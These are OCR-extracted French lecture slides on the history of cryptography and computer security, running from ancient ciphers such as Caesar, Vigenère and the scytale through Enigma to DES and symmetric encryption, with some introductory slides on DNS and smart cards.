
Une brève histoire de la cryptographie et de la sécurité informatique

Pascal Lafourcade



2024

pascal.lafourcade@uca.fr


https://www.


carte d'assurance maladie
vitale



VISA
Maestro
DEBIT CARD
VISA


SAMSUNG



tomtom
West Dr
Central Park W
240
240
40
3:23


BANQUE

Un réalité physique



Cables



https://www.submarinecablemap.com/

DNS: Domain Name System

$$\text{www.google.com} = 142.250.75.238$$


- IPv4 : `xxx.xxx.xxx.xxx`, where `xxx` $\in \{0, 255\}$
- IPv6 : `xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx`, where `xxxx` is a hexadecimal

$$\text{www.google.fr} = 142.250.201.163$$


- Top-Level Domain (TLD) root fr
- 2nd level : google
- 3rd level : www

ICANN : Internet Corporation for Assigned Names and Numbers
AFNIC : Association Française pour le Nommage Internet en Coopération

Où sont les servers DNS ?



13 serveurs racines



Plan

Une brève Histoire

La cryptographie moderne

Quelques Attaques

Conclusion

Plan

Une brève Histoire

La cryptographie moderne

Quelques Attaques

Conclusion

Stéganographie : 500 av J-.C


Histoires d'Hérodote (445 av J.-C)

- Tablette de cire
- Tatouage d'esclaves

Scythale : 404 av. J.-C

Plutarque raconte son utilisation par Lysandre de Sparte

Carré de Polybe : 150 av. J.-C.




	1	2	3	4	5
1	P	O	L	Y	B
2	E	M	A	U	D
3	I/J	T	C	F	G
4	H	K	N	Q	R
5	S	V	W	X	Z

César : Ier siècle av. J.-C.

AVE CESAR

DYH FHVDU

Vigenère : 1586




Blaise de Vigenère, né en 1523 à Saint-Pourçain-sur-Sioule

B L A I S E
1 3 2 1 3 2
C O C J V G


PigPen : XVIème siécle

Cimetière Trinity Church, NewYork 1697



PigPen : XVIème siécle

Cimetière Trinity Church, NewYork 1697



REMEMBER

DEATH

Principes de Kerchoff : 1883

"*La Cryptographie Militaire*"

JOURNAL

DES

SCIENCES MILITAIRES.

Janvier 1883.

LA CRYPTOGRAPHIE MILITAIRE.

« La cryptographie est un auxiliaire puissant de la tactique militaire. »
(Général LEWAL, *Études de guerre.*)

I.

LA CRYPTOGRAPHIE DANS L'ARMÉE

A. Notions historiques.

"*La sécurité d'un système cryptographique doit totalement dépendre du secret de la clé et non du secret de l'algorithme.*"

Chiffrement de Vernam : 1917


Inventé par Franklin Miller en 1882.

$$\begin{array}{rcl} m & = & 010111 \\ \oplus\ k & = & 110010 \\ \hline c & = & 100101 \end{array}$$

Bellovin, Steven. "*Frank Miller: Inventor of the One-Time Pad*"

GEDFU 18 : 1918


Fritz Nebel





Georges Painvin

	A	D	F	G	V	X
A	a	b	c	d	e	f
D	g	h	i	j	k	l
F	m	n	o	p	q	r
G	s	t	u	v	w	x
V	y	z	0	1	2	3
X	4	?	?	?	?	9

Arthur Scherbius : Enigma 1919








Marian Rejewski, Jerzy Rózycki et Henryk Zygalski

Sphinx : 1931

Société des Codes Télégraphiques Georges Lugagne, Paris



Paul Godillon

Plan

Une brève Histoire

La cryptographie moderne

Quelques Attaques

Conclusion


Chiffrement Symétrique

Exemples

- Chiffrement par bloc (taille fixe des messages) : DES, AES
- Chiffrement par flots (stream cipher) (taille illimité des messages) RC4, FISH, ChaCha, Salsa20, A5/1


Date Encryption Standard (DES) : 1971


Lucifer par Horst Feistel (IBM)




ARPANET : 1971

Advanced Research Projects Agency Network





1974 Carte à puce, Roland Moreno



25 mars 1974, Brevet 74.10191 (INNOVATRON)
Carte vitale, SIM, identité, TV, téléphone (1983 “Carte pyjama”)

1992 toutes les cartes bancaires françaises ont des cartes à puces.


Chiffrement à Clé publique

